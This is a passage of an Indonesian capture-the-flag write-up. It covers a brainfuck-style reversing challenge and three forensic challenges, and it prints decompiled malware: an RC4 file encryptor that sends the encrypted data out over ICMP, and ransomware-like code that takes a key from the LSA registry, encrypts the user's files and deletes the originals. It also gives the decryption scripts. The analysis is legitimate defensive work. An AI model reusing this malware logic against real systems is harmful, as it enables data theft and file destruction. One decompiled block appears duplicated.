    case 3:
      if ( LOWORD(STACK[0x438]) == 0xFFFF )
        goto LABEL_192;
      ++LOWORD(STACK[0x438]);
      goto LABEL_187;
```

```
          case 4:
            if ( !LOWORD(STACK[0x438]) )
              goto LABEL_192;
            --LOWORD(STACK[0x438]);
            goto LABEL_187;
          case 5:
            if ( !*((_BYTE *)&STACK[0x43C] + LOWORD(STACK[0x438])) )
            {
              LOWORD(v5) = v5 + 1;
              if ( !(_WORD)v5 )
                goto LABEL_42;
              v88 = 1;
              while ( v80 > (unsigned __int16)v5 )
              {
                v89 = *(unsigned __int8 *)(STACK[0x3F0] + (unsigned __int16)v5);
                if ( v89 > 0x11 )
                  goto LABEL_212;
                if ( !_bittest((const int *)&v8, v89) )
                {
                  if ( v89 == 5 )
                  {
                    if ( !++v88 )
                      goto LABEL_42;
                  }
                  else
                  {
                    if ( v89 != 6 )
                      goto LABEL_212;
                    if ( !--v88 )
                      goto LABEL_187;
                  }
                }
                LOWORD(v5) = v5 + 1;
                if ( !(_WORD)v5 )
                  goto LABEL_42;
              }
LABEL_191:
              LOWORD(STACK[0x43A]) = v5;
              goto LABEL_192;
            }
            v82 = v0 + 1;
            if ( v0 == -1 )
              goto LABEL_42;
            if ( (unsigned __int64)dest >= v82 )
            {
              v6 = (signed __int64)dest;
            }
```

```
            else
            {
              v6 = (signed __int64)dest;
              do
              {
                v83 = ((unsigned __int64)v6 >> 1) + 8;
                v24 = __CFADD__(v83, v6);
                v6 += v83;
                if ( v24 )
                  v6 = -1;
              }
              while ( v6 < v82 );
              if ( !dest )
                goto LABEL_144;
              if ( (__int64)dest < 0 )
                goto LABEL_42;
              LOBYTE(v111) = v6 < 0;
              if ( v6 < 0 )
                goto LABEL_144;
              __asm { vzeroupper }
              if ( ((*(__int64 (__fastcall **)(unsigned __int64, u8 *, __int64,
__int64, signed __int64, unsigned __int64))(STACK[0x420] + 8))(
                      STACK[0x418],
                      v110,
                      2LL * (_QWORD)dest,
                      1,
                      2 * v6,
                      STACK[0x10478])
                  & 1) == 0 )
              {
LABEL_144:
                v84 = STACK[0x10478];
                v85 = STACK[0x418];
                v86 = (__int64 (__fastcall **)(unsigned __int64, __int64, __int64,
unsigned __int64))STACK[0x420];
                LOBYTE(v111) = v6 < 0;
                v115 = v84;
                if ( v6 < 0 )
                  goto LABEL_192;
                v0 = 2 * v6;
                if ( 2 * v6 )
                {
                  __asm { vzeroupper }
                  v87 = (u8 *)(*v86)(v85, 2 * v6, 1, v84);
                  if ( !v87 )
                    goto LABEL_192;
                  v1 = (usize)v87;
```

```
                compiler_rt_memset_memset(v87, 0xAAu, 2 * v6);
                if ( (v1 & 1) != 0 )
                  goto LABEL_190;
              }
              else
              {
                v1 = -2;
              }
              v90 = STACK[0x408];
              if ( STACK[0x408] > v6 )
                goto LABEL_40;
              v91 = (u8 *)STACK[0x400];
              if ( v1 < STACK[0x400] + 2 * v90 && (unsigned __int64)v91 < v1 + 2
* v90 )
                goto LABEL_58;
              __asm { vzeroupper }
              compiler_rt_memcpy_memcpy((u8 *)v1, v91, 2 * v90);
              v92 = v110;
              v93 = 2LL * (_QWORD)dest;
              if ( !dest )
              {
                v92 = (u8 *)0xAAAAAAAAAAAAAAAALL;
                v93 = 0;
              }
              v110 = v92;
              if ( v93 )
              {
                compiler_rt_memset_memset(v110, 0xAAu, v93);
                (*(void (__fastcall **)(unsigned __int64, u8 *, usize, __int64,
unsigned __int64))(STACK[0x420] + 16))(
                  STACK[0x418],
                  v110,
                  v93,
                  1,
                  v115);
              }
              STACK[0x400] = v1;
            }
            STACK[0x410] = v6;
            v0 = STACK[0x408];
          }
          if ( v0 >= v6 )
            goto LABEL_45;
          dest = (u8 *)v6;
          STACK[0x408] = v0 + 1;
          v94 = (u8 *)STACK[0x400];
          *(_WORD *)&v94[2 * v0] = v5;
```

```
            v110 = v94;
            ++v0;
            v5 = LOWORD(STACK[0x43A]);
            goto LABEL_187;
          case 6:
            if ( !v0 )
              goto LABEL_192;
            if ( *((_BYTE *)&STACK[0x43C] + LOWORD(STACK[0x438])) )
              v5 = *(unsigned __int16 *)&v110[2 * v0 - 2];
            else
              STACK[0x408] = --v0;
            goto LABEL_187;
          case 0x10:
            v1 = 0;
            v108 = *((_BYTE *)&STACK[0x43C] + LOWORD(STACK[0x438]));
            do
            {
              if ( v1 > 1 )
                goto LABEL_200;
              __asm { vzeroupper }
              fs_File_write();
              if ( v112 )
                break;
              v1 += v111;
            }
            while ( v1 != 1 );
            if ( v112 > 0xFu )
              goto LABEL_223;
            if ( v112 )
              goto LABEL_192;
            goto LABEL_187;
          case 0x11:
            v108 = -86;
            __asm { vzeroupper }
            posix_read(0);
            if ( !v112 )
            {
              if ( !v111 )
                goto LABEL_192;
              *((_BYTE *)&STACK[0x43C] + LOWORD(STACK[0x438])) = v108;
LABEL_187:
              LOWORD(v5) = v5 + 1;
              if ( !(_WORD)v5 )
                goto LABEL_42;
              LOWORD(STACK[0x43A]) = v5;
              v81 = (unsigned __int16)v5;
              v80 = STACK[0x3F8];
```

```
              if ( STACK[0x3F8] <= (unsigned __int16)v5 )
                goto LABEL_198;
              continue;
            }
            if ( v112 > 0x1Au )
              goto LABEL_223;
            v105 = 68151176;
            if ( !_bittest(&v105, v112) )
              goto LABEL_223;
LABEL_192:
            v1 = 0;
            v0 = (unsigned __int64)&v111;
            do
            {
              if ( v1 > 5 )
                goto LABEL_200;
              __asm { vzeroupper }
              fs_File_write();
              v5 = v112;
              if ( v112 )
                goto LABEL_201;
              v24 = __CFADD__(v111, v1);
              v1 += v111;
              if ( v24 )
                goto LABEL_42;
            }
            while ( v1 != 5 );
            v97 = (u8 *)STACK[0x410];
            v110 = (u8 *)STACK[0x400];
            dest = v97;
LABEL_198:
            v1 = STACK[0x418];
            v0 = STACK[0x420];
            if ( dest )
            {
              if ( (__int64)dest >= 0 )
              {
                v98 = (u8 *)(2LL * (_QWORD)dest);
                goto LABEL_206;
              }
            }
            else
            {
              v110 = (u8 *)0xAAAAAAAAAAAAAAAALL;
              v98 = 0;
LABEL_206:
              dest = v98;
```

```
              if ( v98 )
              {
                v8 = (unsigned __int64)v110;
                v7 = dest;
                __asm { vzeroupper }
                compiler_rt_memset_memset(v110, 0xAAu, (usize)dest);
                (*(void (__fastcall **)(usize, unsigned __int64, u8 *, __int64,
unsigned __int64))(v0 + 16))(
                  v1,
                  v8,
                  v7,
                  1,
                  STACK[0x10478]);
              }
              v102 = (usize *)v118;
              if ( (_QWORD)v118 )
              {
                v0 = STACK[0x10478];
                do
                {
                  v1 = *v102;
                  __asm { vzeroupper }
                  ((void (__fastcall *)(unsigned __int64 *, usize *, usize,
__int64, unsigned __int64))v117[2])(
                    v116,
                    v102,
                    v102[1],
                    3,
                    v0);
                  v102 = (usize *)v1;
                }
                while ( v1 );
              }
              __asm { vzeroupper }
              posix_exit(0);
LABEL_212:
              v103 = 18;
              v104 = &unk_1000340;
              __asm { vzeroupper }
              builtin_default_panic((builtin_StackTrace *)&_anon_2435, *(_usize
*)&v103);
LABEL_213:
              if ( !v101 )
              {
                v1 *= 2LL;
                retaddr = (u8 *)STACK[0x400];
                goto LABEL_215;
```

```
              }
            }
LABEL_42:
            while ( 2 )
            {
              while ( 2 )
              {
                while ( 2 )
                {
                  while ( 2 )
                  {
                    while ( 2 )
                    {
                      while ( 2 )
                      {
                        while ( 2 )
                        {
                          v36 = 16;
                          v37 = &unk_1000340;
                          __asm { vzeroupper }
                          builtin_default_panic((builtin_StackTrace *)&_anon_1510,
*(_usize *)&v36);
LABEL_43:
                          if ( v35 )
                            goto LABEL_17;
                          v15 = v16[6];
                          v22 = v16[4];
                          v20 = v16[5];
                          if ( (unsigned int)__popcnt(v15) != 1 )
                            goto LABEL_45;
LABEL_28:
                          v23 = v15 - 1;
                          if ( !v15 )
                            continue;
                          break;
                        }
                        v24 = __CFADD__(v23, v20);
                        v25 = v23 + v20;
                        if ( v24 )
                          continue;
                        break;
                      }
                      v26 = v25 & ~v23;
                      if ( v26 >= 0xFFFFFFFFFFFFFFF8LL )
                        continue;
                      break;
                    }
                    if ( v26 + 8 >= 0xFFFFFFFFFFFFFFF8LL )
                      continue;
```

```
                break;
              }
              if ( v26 + 16 >= 0xFFFFFFFFFFFFFFF9LL )
                continue;
              break;
            }
            v27 = (v26 + 23) & 0xFFFFFFFFFFFFFFF8LL;
            v28 = v27 + 16;
            if ( v27 >= 0xFFFFFFFFFFFFFFF0LL )
              continue;
            break;
          }
          os_environ.len = v21;
          os_linux_tls_tls_image_1 = v22;
          os_linux_tls_tls_image_2 = v27 + 16;
          os_linux_tls_tls_image_3 = v15;
          os_linux_tls_tls_image_4 = v26;
          os_linux_tls_tls_image.init_data.ptr = (u8 *)((v26 + 23) &
0xFFFFFFFFFFFFFFF8LL);
          if ( v15 <= 0x1000 && v28 <= 0x2100 )
          {
            v29 = os_linux_tls_main_thread_tls_buffer;
            v110 = v14;
            goto LABEL_37;
          }
          break;
        default:
          goto LABEL_212;
      }
      goto LABEL_46;
    }
```


Terlihat bahwa program ini sedikit berbeda dari brainfuck original yang menggunakan karakter “+-><[].,”. Instead, program ini menggunakan “\x01\x02\x03\x04\x05\x06\x10\x11”. Setelah menyadari ini, penulis langsung mencari bytecode yang diharapkan ada pada suatu tempat di section .data ataupun .rodata. Untungnya memang ada, yaitu pada variabel __anon_2187. Penulis lalu mengekstrak bytecode tersebut dan mentranslasikannya ke kode brainfuck original dengan script berikut.


```
#!/usr/bin/env python3

with open("./code", "rb") as f:
    code = f.read()
```

```
code = code.replace(b"\x01", b"+")
code = code.replace(b"\x02", b"-")
code = code.replace(b"\x03", b">")
code = code.replace(b"\x04", b"<")
code = code.replace(b"\x05", b"[")
code = code.replace(b"\x06", b"]")
code = code.replace(b"\x10", b".")
code = code.replace(b"\x11", b",")

with open("./code.bf", "wb") as f:
    f.write(code)
```

Untuk apa ditranslasikan? Tentu saja agar LLM lebih mudah memahami flow programnya. Setelah mendapatkan kode brainfuck originalnya, penulis langsung meminta ChatGPT untuk solve challenge ini, dengan memberikan konteks bahwa program ini merupakan sebuah flag checker dan input yang akan dicek sudah ada di dalam memori (bukan bf yang meminta input).

Dan, voila!





Flag: WRECKIT60{My-Brain-Is-Hurt l(~_~)l }

Forensic

[205 pts] shikata ga nai

Diberikan sebuah shellcode dalam bentuk hex, bisa kita langsung emulate dan dapatkan flagnya. Kita bisa menggunakan pwntools untuk mewrapnya ke elf dengan make_elf dan make_elf_from_assembly sehingga bisa kita debug dengan gdb. Setelahnya kita bisa breakpoint di syscall saat mengeksekusi bash command dan melihat argumentnya. Didapat:

```
cmd.exe /c echo flag is INTECHFEST{is_it_really_shikata_ga_nai?_00edffbc98ed}
```

Flag: WRECKIT60{is_it_really_shikata_ga_nai?_00edffbc98ed}

[991 pts] a cute little dump

Diberikan sebuah mem.dmp. Untuk menganalisa dmp file, kita bisa langsung menggunakan ghidra untuk menganalisanya, terdapat fungsi berikut:

```
void FUN_7ff627fd1b78(void)

{
  FUN_7ff627fd1cb0();
  FUN_7ff627fd1583("Starting file encryption and ICMP transmission...\n");
  FUN_7ff627fd1a1c();
  FUN_7ff627fd1583("Operation completed. The program will remain running.\n");
  FUN_7ff627fd1583("Press Ctrl+C to terminate.\n");
  do {
    (*(code *)PTR_thunk_FUN_7ffa1f3aac70_7ff627fde2f4)(1000);
  } while( true );
}
```

Jika ditelusuri lebih lanjut, kita bisa melihat algoritma enkripsinya

```
void FUN_7ff627fd1824(undefined8 param_1,undefined8 param_2)

{
  undefined4 uVar1;
```

```
  int iVar2;
  undefined8 uVar3;
  ulonglong uVar4;
  undefined1 local_150 [8];
  undefined1 local_148 [264];
  ulonglong local_40;
  undefined8 local_38;
  undefined4 local_2c;
  longlong local_28;
  FILE *local_20;

  local_20 = (FILE *)thunk_FUN_7ffa1fdcc1a0(param_1,&DAT_7ff627fda000);
  if (local_20 == (FILE *)0x0) {
    uVar3 = (*(code *)PTR_FUN_7ff627fd90a0)(2);
    FUN_7ff627fd1540(uVar3,"Error opening file: %s\n",param_1);
  }
  else {
    FUN_7ff627fd161e("is4wesz00me??yes",0x10,local_148);
    local_28 = thunk_FUN_7ffa1dbe6540();
    if (local_28 == -1) {
      uVar3 = (*(code *)PTR_FUN_7ff627fd90a0)(2);
      FUN_7ff627fd1540(uVar3,"Error creating ICMP handle\n");
      thunk_FUN_7ffa1fdd1510(local_20);
    }
    else {
      local_2c = 0x30;
      local_38 = thunk_FUN_7ffa1fd9d650(0x30);
      while( true ) {
        iVar2 = feof(local_20);
        if (iVar2 != 0) break;
        local_40 = thunk_FUN_7ffa1fdd24c0(local_150,1,8,local_20);
        if (local_40 != 0) {
          FUN_7ff627fd170c(local_150,local_40 & 0xffffffff,local_148);
          uVar4 = local_40 & 0xffff;
          uVar1 = (*(code *)PTR_FUN_7ff627fde474)(param_2);

thunk_FUN_7ffa1dbe16e0(local_28,uVar1,local_150,uVar4,0,local_38,local_2c,1000);
        }
      }
      _free_base(local_38);
      thunk_FUN_7ffa1dbe4290(local_28);
      thunk_FUN_7ffa1fdd1510(local_20);
    }
  }
  return;
}
```

```
void FUN_7ff627fd170c(longlong param_1,int param_2,longlong param_3)

{
  undefined1 uVar1;
  undefined4 local_14;
  undefined4 local_10;
  undefined4 local_c;

  local_c = 0;
  local_10 = 0;
  for (local_14 = 0; local_14 < param_2; local_14 = local_14 + 1) {
    local_c = (local_c + 1) % 0x100;
    local_10 = (int)(local_10 + (uint)*(byte *)(param_3 + local_c)) % 0x100;
    uVar1 = *(undefined1 *)(param_3 + local_c);
    *(undefined1 *)(param_3 + local_c) = *(undefined1 *)(param_3 + local_10);
    *(undefined1 *)(local_10 + param_3) = uVar1;
    *(byte *)(param_1 + local_14) =
         *(byte *)(param_1 + local_14) ^
         *(byte *)(param_3 +
                 (ulonglong)(byte)(*(char *)(param_3 + local_10) + *(char *)(param_3 +
local_c))) ;
  }
  return;
}
```

Jadi kurang lebih ini adalah algoritma varian RC4 dengan KSA dan PRGA yang diulang pada tiap blok., setelah itu encrypted bytesnya akan dikirim lewat icmp packet, Bisa dilihat di dalam icmp terdapat 2 file yang diindikasikan terdapat 2 packet yang hanya berjumlah 2 bytes. Kita bisa mengekstrak packet tersebut dengan tshark dan mendecryptnya


```
tshark -r 1.pcapng -Y "icmp.type == 0" -T fields -e data.data > icmp_hex_lines.txt
```

```python
from typing import List
KEY = b"is4wesz00me??yes"
S = list(range(256))
j = 0
key_len = len(KEY)
for i in range(256):
```


```
    j = (j + S[i] + KEY[i % key_len]) & 0xff
    S[i], S[j] = S[j], S[i]

decrypted = bytearray()

with open("icmp_hex_lines.txt", "r") as f:
    for raw_line in f:
        line = raw_line.strip()
        if not line:
            continue
        chunk = bytes.fromhex(line)
        i = 0
        j = 0
        for b in chunk:
            i = (i + 1) & 0xff
            j = (j + S[i]) & 0xff
            S[i], S[j] = S[j], S[i]
            k = S[(S[i] + S[j]) & 0xff]
            decrypted.append(b ^ k)

print(decrypted)
```

Flag: WRECKIT60{minidump_rev3rsing_forens1c_00efddbac45a}

[995 pts] 🩸 Regiscrypt



Diberikan sebuah memdump. Kita bisa langsung menganalisa menggunakan memprocfs dan melihat process apa saja yang dijalankan dari hive registry amcache. Kita bisa gunakan eric zimmerman tools amcache parser dan timeline explorer untuk menganalisa process apa saja yang ada.



Terdapat proses yang mencurigakan yaitu host.exe, karena tidak memiliki product name meskipun berasal dari program files milik microsoft. Langsung kita decompile dengan binja :

```
7ff6b224192b int64_t main()

7ff6b224193b sub_7ff6b2241ae0()
7ff6b2241940 uint32_t var_11c = 0x100
7ff6b2241962 uint8_t var_118[0x108]
7ff6b2241962
7ff6b2241962 if (sub_7ff6b2241456(&var_118, &var_11c) == 0)
7ff6b224196e puts(_Buffer: "Key retrieval failed...")
7ff6b2241a08 return 1
7ff6b2241a08
7ff6b224199b void dst
7ff6b224199b ExpandEnvironmentStringsA(lpSrc: "%userprofile%", lpDst: &dst,
nSize: 0x104)
7ff6b22419b4 sub_7ff6b224179b(&dst, &var_118, var_11c)
7ff6b22419c3 puts(_Buffer: "Task completed. Process entering idle state.")
7ff6b22419ee ShowWindow(hWnd: GetConsoleWindow(), nCmdShow: SW_HIDE)
7ff6b22419ee
7ff6b22419fc while (true)
7ff6b22419fc Sleep(dwMilliseconds: 0xea60)
7ff6b2241456 int64_t sub_7ff6b2241456(uint8_t* arg1, uint32_t* arg2)
```

```
7ff6b2241497 HKEY var_10
7ff6b2241497
7ff6b2241497 if (RegOpenKeyExA(hKey: -0xffffffff80000002,
7ff6b2241497 lpSubKey: "SYSTEM\CurrentControlSet\Control\Lsa\Data", ulOptions:
0,
7ff6b2241497 samDesired: KEY_READ, phkResult: &var_10) != NO_ERROR)
7ff6b22414a3 puts(_Buffer: "Failed to open registry key.")
7ff6b22414a8 return 0
7ff6b22414a8
7ff6b22414f2 enum REG_VALUE_TYPE type
7ff6b22414f2
7ff6b22414f2 if (RegQueryValueExA(hKey: var_10, lpValueName: "Pattern",
lpReserved: nullptr,
7ff6b22414f2 lpType: &type, lpData: nullptr, lpcbData: arg2) != NO_ERROR
7ff6b22414f2 || type != REG_BINARY)
7ff6b22414fe puts(_Buffer: "Failed to read registry value.")
7ff6b2241511 RegCloseKey(hKey: var_10)
7ff6b2241513 return 0
7ff6b2241513
7ff6b2241554 if (RegQueryValueExA(hKey: var_10, lpValueName: "Pattern",
lpReserved: nullptr,
7ff6b2241554 lpType: nullptr, lpData: arg1, lpcbData: arg2) == NO_ERROR)
7ff6b224158d sub_7ff6b22433c0("Key: %s\n", arg1)
7ff6b22415a0 RegCloseKey(hKey: var_10)
7ff6b22415a2 return 1
7ff6b22415a2
7ff6b2241560 puts(_Buffer: "Failed to retrieve key data.")
7ff6b2241573 RegCloseKey(hKey: var_10)
7ff6b2241575 return 0


7ff6b224179b uint64_t sub_7ff6b224179b(char* arg1, int64_t arg2, int32_t arg3)

7ff6b22417ca uint64_t result = sub_7ff6b2242b20(arg1)
7ff6b22417ca
7ff6b22417de if (result == 0)
7ff6b224192a return result
7ff6b224192a
7ff6b22418f6 while (true)
7ff6b22418f6 void* rax_16 = sub_7ff6b2242d30(result)
7ff6b22418f6
7ff6b224190a if (rax_16 == 0)
7ff6b224190a break
7ff6b224190a
7ff6b2241805 if (strcmp(_Str1: rax_16 + 8, _Str2: ".") != 0
```

```
7ff6b2241805 && strcmp(_Str1: rax_16 + 8, _Str2: "..") != 0)
7ff6b2241843 void* var_168_1 = rax_16 + 8
7ff6b224185a void var_128
7ff6b224185a sub_7ff6b2243380(&var_128, 0x104, "%s\%s", arg1)
7ff6b2241871 void var_158
7ff6b2241871 int16_t var_152
7ff6b2241871
7ff6b2241871 if (sub_7ff6b2241430(&var_128, &var_158) == 0)
7ff6b2241884 if ((zx.d(var_152) & 0xf000) == 0x4000)
7ff6b224189d sub_7ff6b224179b(&var_128, arg2, arg3)
7ff6b2241884 else if ((zx.d(var_152) & 0xf000) == 0x8000)
7ff6b22418ce sub_7ff6b2241619(&var_128, arg2, arg3)
7ff6b22418e4 sub_7ff6b22433c0("Encrypting: %s\n", &var_128)
7ff6b22418e4
7ff6b224191a return sub_7ff6b2242f60(result)


7ff6b2241619 FILE* sub_7ff6b2241619(char* arg1, int64_t arg2, int32_t arg3)

7ff6b224161f sub_7ff6b2242ae0(0x1150)
7ff6b2241655 FILE* _Stream = fopen(_FileName: arg1, _Mode: "rb")
7ff6b2241655
7ff6b2241669 if (_Stream == 0)
7ff6b224179a return _Stream
7ff6b224179a
7ff6b2241684 char const* const var_1138_1 = ".regiscrypt"
7ff6b224169b char _FileName[0x108]
7ff6b224169b sub_7ff6b2243380(&_FileName, 0x104, "%s%s", arg1)
7ff6b22416b1 FILE* _Stream_1 = fopen(&_FileName, _Mode: "wb")
7ff6b22416b1
7ff6b22416c5 if (_Stream_1 == 0)
7ff6b22416d1 return fclose(_Stream)
7ff6b22416d1
7ff6b2241748 while (true)
7ff6b2241748 void _Buffer
7ff6b2241748 uint64_t _ElementCount =
7ff6b2241748 fread(&_Buffer, _ElementSize: 1, _ElementCount: 0x1000, _Stream)
7ff6b2241748
7ff6b224175c if (_ElementCount == 0)
7ff6b224175c break
7ff6b224175c
7ff6b2241702 sub_7ff6b22415ad(&_Buffer, _ElementCount.d, arg2, arg3)
7ff6b2241727 fwrite(&_Buffer, _ElementSize: 1, _ElementCount, _Stream:
_Stream_1)
7ff6b2241727
7ff6b224176c fclose(_Stream)
```


```
7ff6b224177b fclose(_Stream: _Stream_1)
7ff6b224178a return remove(_FileName: arg1)

7ff6b2241619 FILE* sub_7ff6b2241619(char* arg1, int64_t arg2, int32_t arg3)

7ff6b224161f sub_7ff6b2242ae0(0x1150)
7ff6b2241655 FILE* _Stream = fopen(_FileName: arg1, _Mode: "rb")
7ff6b2241655
7ff6b2241669 if (_Stream == 0)
7ff6b224179a return _Stream
7ff6b224179a
7ff6b2241684 char const* const var_1138_1 = ".regiscrypt"
7ff6b224169b char _FileName[0x108]
7ff6b224169b sub_7ff6b2243380(&_FileName, 0x104, "%s%s", arg1)
7ff6b22416b1 FILE* _Stream_1 = fopen(&_FileName, _Mode: "wb")
7ff6b22416b1
7ff6b22416c5 if (_Stream_1 == 0)
7ff6b22416d1 return fclose(_Stream)
7ff6b22416d1
7ff6b2241748 while (true)
7ff6b2241748 void _Buffer
7ff6b2241748 uint64_t _ElementCount =
7ff6b2241748 fread(&_Buffer, _ElementSize: 1, _ElementCount: 0x1000, _Stream)
7ff6b2241748
7ff6b224175c if (_ElementCount == 0)
7ff6b224175c break
7ff6b224175c
7ff6b2241702 sub_7ff6b22415ad(&_Buffer, _ElementCount.d, arg2, arg3)
7ff6b2241727 fwrite(&_Buffer, _ElementSize: 1, _ElementCount, _Stream:
_Stream_1)
7ff6b2241727
7ff6b224176c fclose(_Stream)
7ff6b224177b fclose(_Stream: _Stream_1)
